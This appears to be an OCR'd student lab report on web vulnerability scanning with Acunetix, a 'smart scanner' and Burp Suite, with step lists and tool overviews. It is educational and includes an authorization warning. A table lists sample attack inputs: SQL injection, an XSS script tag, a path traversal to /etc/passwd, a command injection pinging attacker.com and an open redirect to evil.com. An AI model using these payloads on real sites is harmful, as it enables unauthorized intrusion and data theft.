


Step 4 : after this click on scan and choose scaning option I choose full scan and click on create scan

Name : kunal Jawale




Step 5 : click on scan to scan the target after you click on scan scanning is start




Name : kunal Jawale

Step 6 : click on scan after click on site structure to see the site structure vulnerabilities




Step 7 : Click on scan information to check the risk status high or low



Name : kunal Jawale

Step 8 : click on vulnerabilities to check the vulnerabilities



Acunetix is very useful tool for scanning vulnerabilities and measure the risk .

➢ Smart Scanner :

A **smart scanner** in the context of web application hacking (or ethical penetration testing) refers to an advanced tool that automatically scans web applications for vulnerabilities. These scanners can use techniques from traditional vulnerability scanning to more sophisticated AI or behavior-based heuristics.

Here's a detailed explanation of how smart scanners are used for hacking (or securing) web applications:

🔍 1. Crawling and Mapping the Web Application

- **Purpose**: Understand the structure of the application.
- **How**: The scanner crawls through all pages, APIs, input fields, and endpoints to build a full map of the attack surface.

- **Advanced Features**:
  - JS rendering (headless browsers like Puppeteer or Playwright).
  - Handling authentication (e.g., token-based, session-based).
  - Handling dynamic parameters and routes.

🧠 2. Fingerprinting Technologies

- **Purpose**: Identify frameworks, libraries, and CMS systems.
- **How**: Analyzing headers, cookies, scripts, DOM elements.
- **Usefulness**: Helps tailor attacks (e.g., targeting known WordPress or Laravel vulnerabilities).

⚠️ 3. Vulnerability Detection

Smart scanners look for the following categories of vulnerabilities, often using both **signature-based** and **behavioral analysis**:

Vulnerability Type	Example Attack
SQL Injection	' OR 1=1 --
Cross-Site Scripting (XSS)	<script>alert('xss')</script>
Cross-Site Request Forgery (CSRF)	Auto-submitting forged forms
File Inclusion (LFI/RFI)	../../etc/passwd
Remote Code Execution (RCE)	; ping attacker.com
Open Redirects	/redirect?url=evil.com
Insecure Headers	Missing Content-Security-Policy
Exposed APIs	Unprotected endpoints allowing mass data extraction

Smart scanners may fuzz inputs with intelligent payloads and analyze the output (e.g., reflective responses, time delays).

🤖 4. AI-Enhanced Behavior Analysis

Some smart scanners incorporate:

- **Machine learning models** trained on traffic patterns to detect anomalies.
- **Fuzzing with reinforcement learning**: adapting fuzz inputs based on previous responses.
- **Dynamic taint analysis**: tracking user input flow into backend logic.

🧪 5. Active Exploitation (Optional / Configurable)

Some tools attempt safe, controlled exploitation:

- Using known exploits (Metasploit modules).
- Attempting to read protected resources.
- Validating successful injections by out-of-band channels (e.g., DNS exfiltration).

📜 6. Reporting and Remediation Suggestions

Reports may include:

- Proof-of-Concept (PoC) payloads.
- Severity scores (CVSS).
- Remediation advice (e.g., “Sanitize input using htmlspecialchars”).

⚠️ Ethical Warning

Using such tools **without permission** is **illegal** and unethical. Always have:

- **Explicit written authorization**.
- **Scope definition**.
- **Safe testing environments** (e.g., staging servers).


Name : kunal Jawale

🛠️ For Pentesters: Sample Workflow

1. Crawl target → map all endpoints.
2. Use scanner with safe settings for initial recon.
3. Analyze results manually to validate findings.
4. Report vulnerabilities with detailed PoCs.

If you're building or customizing your own smart scanner (e.g., using Python and tools like requests, BeautifulSoup, or Selenium), I can guide you through implementing specific modules like intelligent fuzzing, form detection, or XSS detection.


Here are some Screenshot of a Smart Scanner




This is the interface of Smart scanner

2. enter the target url in URL section and click on scan

Name : kunal Jawale





Name : kunal Jawale

➢ Burpsuite-pro :

Burp Suite is a powerful and widely used tool in web application security testing, especially in ethical hacking and penetration testing. Its primary purpose is to help security professionals identify and exploit vulnerabilities in web applications. Here's how Burp Suite is used in web application hacking:

🔍 1. Intercepting and Modifying HTTP/S Requests

- Burp Suite acts as a **proxy** between your browser and the web server.
- It allows you to **intercept**, inspect, and **modify HTTP/HTTPS requests and responses** in real time.
- This is critical for understanding how data flows through a web application and testing how it handles unexpected or malicious inputs.

🛠 2. Manual Testing and Exploration

- **Target tab** provides a map of the application structure.
- **Repeater** lets you manually send customized HTTP requests to test specific behaviors or vulnerabilities (e.g., SQL injection, XSS).
- **Intruder** automates sending many requests with varying parameters (useful for brute force, fuzzing, etc.).

🚨 3. Vulnerability Scanning

- **Burp Scanner** (in Burp Suite Professional) performs **automated scans** to detect common web vulnerabilities like:
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - CSRF (Cross-Site Request Forgery)
  - Insecure cookies and headers
- It gives detailed descriptions and remediation advice.

🧪 4. Testing Authentication and Session Handling

- Analyze and tamper with session cookies, tokens, headers.
- Detect insecure session management and broken authentication mechanisms.

🧰 5. Extensibility via BApp Store and Extensions

- Burp Suite supports extensions (Java, Python, Ruby).
- The **BApp Store** offers community-created tools like:
  - Active Scan++ (enhanced scanner)
  - Turbo Intruder (high-speed request automation)
  - Logger++ (advanced request/response logging)

💻 6. WebSocket and API Testing

- Supports **WebSockets** and **RESTful/GraphQL APIs**.
- Useful for modern applications with dynamic front ends and complex back ends.

🧩 7. Content Discovery and Crawling

- Burp's spider/crawler helps find hidden endpoints, parameters, and files.
- Useful for discovering attack surfaces not exposed through normal browsing.

🧙 Example Use Cases in Hacking:

- **Find hidden admin panels** via content discovery.
- **Exploit XSS** by intercepting form submissions and injecting payloads.
- **Bypass authentication** by manipulating headers or cookies.
- **Exploit insecure APIs** by replaying and modifying requests.


Name : kunal Jawale

Conclusion:


Burp Suite is an **essential toolkit for ethical hackers** because it brings together **interception**, **modification**, **automation**, and **analysis** in a single, powerful interface. It's especially effective for **hands-on, deep-dive testing** of custom web apps.

❖ Perform brute-force using burp suite pro

